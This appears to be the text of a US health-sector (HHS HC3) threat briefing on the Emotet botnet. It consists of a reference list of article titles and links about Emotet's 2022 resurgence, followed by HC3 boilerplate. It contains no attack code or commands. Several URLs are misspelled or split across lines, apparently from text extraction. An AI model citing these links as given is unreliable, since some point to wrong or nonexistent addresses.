Emotet Proved Too Effective for Threat Actors to Abandon

https://securityboulevard.com/2022/06/emotet-proved-too-effective-for-threat-actors-to-abandon/

Emotet Being Distributed Using Various Files

https://asec.ahnlab.com/en/34556/

Emotet C2 and Spam Traffic Video

https://securityboulevard.com/2022/05/emotet-c2-and-spam-traffic-video/

Mirai, STRRAT and Emotet see resurgence in Q1 2022

https://www.scmagazine.com/news/mirai-strrat-and-emotet-see-resurgence-in-q1-2022

Bruised but Not Broken: The Resurgence of the Emotet Botnet Malware

https://www.trendmicro.com/en_us/research/22/e/bruised-but-not-broken--the-resurgence-of-the-emotet-botnet-malw.html



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The Emotet botnet is back, and it has some new tricks to spread malware https://www.zdnet.com/article/the-emotet-botnet-is-back-and-it-has-some-new-tricks-to-spread-malware/

Threat Source newsletter (May 5, 2022) — Emotet is using up all of its nine lives https://blog.talosintelligence.com/threat-source-newsletter-may-5-2022/

EmoCheck now detects new 64-bit versions of Emotet malware https://www.bleepingcomputer.com/news/security/emocheck-now-detects-new-64-bit-versions-of-emotet-malware/

Emotet is Back From 'Spring Break' With New Nasty Tricks https://threatpost.com/emotet-back-new-tricks/179410/

How Emotet flooded Japanese inboxes https://blog.avast.com/emotet-botnet-japan

Excel 4 Emotet Maldoc Analysis using CyberChef https://isc.sans.edu/diary/Excel+4+Emotet+Maldoc+Analysis+using+CyberChef/28830

Emotet Summary: November 2021 Through January 2022 https://unit42.paloaltonetworks.com/emotet-malware-summary-epoch-4-5/

Emotet Testing New Delivery Ideas After Microsoft Disables VBA Macros by Default https://thehackernews.com/2022/04/emotet-testing-new-delivery-ideas-after.html

Emotet Tests New Delivery Techniques

https://www.proofpoint.com/us/blog/threat-insight/emotet-tests-new-delivery-techniques

Office of **Information Security** Securing One HHS

Health Sector Cybersecurity Coordination Center



Emotet Revamp: New Payloads and 64-Bit Modules

https://cyware.com/news/emotet-revamp-new-payloads-and-64-bit-modules-8905bdd7

Emotet botnet activity spikes

Securing One HHS

https://www.scmagazine.com/brief/emotet-botnet-activity-spikes

Kaspersky finds malicious spam campaign targeting organizations grows 10-fold in a month, spreads Qbot and Emotet malware https://usa.kaspersky.com/about/press-releases/2022 kaspersky-finds-malicious-spam-campaign-targeting-organizations-grows-10-foldin-a-month-spreads-gbot-and-emotet-malware

Emotet botnet rears its ugly head again

https://www.itweb.co.za/content/PmxVE7KlxY1MQY85

Emotet malware now installs via PowerShell in Windows shortcut files

https://www.bleepingcomputer.com/news/security/emotet-malware-now-installs-via-powershell-in-windows-shortcut-files/

Emotet 'Test' Campaign Leverages OneDrive, XLL Files

https://duo.com/decipher/emotet-test-campaign-moves-away-from-malicious-macros

Group behind Emotet botnet malware testing new methods to get around Microsoft security https://cvberscoop.com/emotet-tweaks-microsoft-botnet-russia/

Emotet Is Back and Is Deadlier Than Ever! A Rundown of the Emotet Malware https://www.infosecurity-magazine.com/blogs/a-rundown-of-the-emotet-malware/

Emotet malware infects users again after fixing broken installer

https://www.bleepingcomplet.com/news/security/emotet-malware-infects-users-again-after-fixing-broken-installer/
Information Security

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MS Office Files Involved Again in Recent Emotet Trojan Campaign – Part I https://www.fortinet.com/blog/threat-research/ms-office-files-involved-in-emotet-trojan-campaign-pt-one

MS Office Files Involved Again in Recent Emotet Trojan Campaign – Part II https://www.fortinet.com/blog/threat-research/ms-office-files-involved-again-in-recent-emotet-trojan-campaign-part-ii

Emotet Redux

https://blog.lumen.com/emotet-redux/

Emotet botnet switches to 64-bit modules, increases activity https://www.bleepingcomputer.com/news/security/emotet-botnet-switches-to-64-bit-modules-increases-activity/

Malware in e-mail on the rise

https://www.kaspersky.com/blog/qbot-emotet-spam-mailing/44144/

Trends in the Recent Emotet Maldoc Outbreak

https://www.fortinet.com/blog/threat-research/Trends-in-the-recent-emotet-maldoc-outbreak

Emotet modules and recent attacks

https://securelist.com/emotet-modules-and-recent-attacks/106290/

March 2022's Most Wanted Malware: Easter Phishing Scams Help Emotet Assert its Dominance https://blog.checkpoint.com/security/march-2022s-most-wanted-malware-easter-phishing-scams-help-emotet-assert-its-do

Rebirth of Emotet: New Features of the Botnet and How to Detect it https://thehackernews.com/2022/02/reborn-of-emotet-new-features-of-botnet.htmlminance/







Emotet Stops Using 0.0.0.0 in Spambot Traffic https://isc.sans.edu/diary/Emotet+Stops+Using+0000+in+Spambot+Traffic/28270

malware.html

Emotet Being Distributed in Korea via Excel Files https://asec.ahnlab.com/en/31313/

New Emotet Infection Method

https://unit42.paloaltonetworks.com/new-emotet-infection-method/

THREAT ANALYSIS: Cobalt Strike - IcedID, Emotet and Obot

https://www.cybereason.com/blog/threat-analysis-report-all-paths-lead-to-cobalt-strike-icedid-emotet-and-gbot

Any.run – Emotet

https://any.run/malware-trends/emotet

TrickBot malware suddenly got quiet, researchers say, but it's hardly the end for its operators https://cvberscoop.com/trickbot-shutdown-conti-emotet/

Rise and Fall of Emotet

https://any.run/cybersecurity-blog/rise-and-fall-of-emotet/

Something strange is going on with Trickbot https://intel471.com/blog/trickbot-2022-emotet-bazar-loader







Emotet resumes spam operations, switches to OneNote https://blog.talosintelligence.com/emotet-switches-to-onenote/

Emotet Malware Adapts with OneNote Attachments to Deliver Payloads https://cyble.com/blog/recent-emotet-spam-campaign-utilizing-new-tactics/

Emotet adopts Microsoft OneNote attachments

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FAQ

Upcoming Briefing

 12/7 – Open-Source Software Risks to the Health Sector

Product Evaluations

Recipients of this and other Healthcare Sector Cybersecurity Coordination Center (HC3) Threat Intelligence products are **highly encouraged** to provide feedback. To provide feedback, please complete the <u>HC3 Customer Feedback Survey</u>.

Requests for Information

Need information on a specific cybersecurity topic? Send your request for information (RFI) to
HC3@HHS.GOV">HC3@HHS.GOV.

Disclaimer

These recommendations are advisory and are not to be considered as federal directives or standards. Representatives should review and apply the guidance based on their own requirements and discretion. The HHS does not endorse any specific person, entity, product, service, or enterprise.







About HC3

The Health Sector Cybersecurity Coordination Center (HC3) works with private and public sector partners to improve cybersecurity throughout the Healthcare and Public Health (HPH) Sector. HC3 was established in response to the Cybersecurity Information Sharing Act of 2015, a federal law mandated to improve cybersecurity in the U.S. through enhanced sharing of information about cybersecurity threats.

What We Offer

Sector and Victim Notifications

Direct communications to victims or potential victims of compromises, vulnerable equipment, or PII/PHI theft, as well as general notifications to the HPH about current impacting threats via the HHS OIG.

Alerts and Analyst Notes

Documents that provide in-depth information on a cybersecurity topic to increase comprehensive situational awareness and provide risk recommendations to a wide audience.

Threat Briefings

Presentations that provide actionable information on health sector cybersecurity threats and mitigations. Analysts present current cybersecurity topics, engage in discussions with participants on current threats, and highlight best practices and mitigation tactics.







CPE Credits

This 1-hour presentation by HHS HC3 provides you with 1 hour of CPE credits based on your Certification needs.

The areas that qualify for CPE credits are Security and Risk Management, Asset Security, Security Architecture and Engineering, Communication and Network Security, Identity and Access Management, Security Assessment and Testing, Security Operations, and Software Development Security.

Typically, you will earn 1 CPE credit per 1 hour time spent in an activity. You can report CPE credits in 0.25, 0.50 and 0.75 increments.









Contacts



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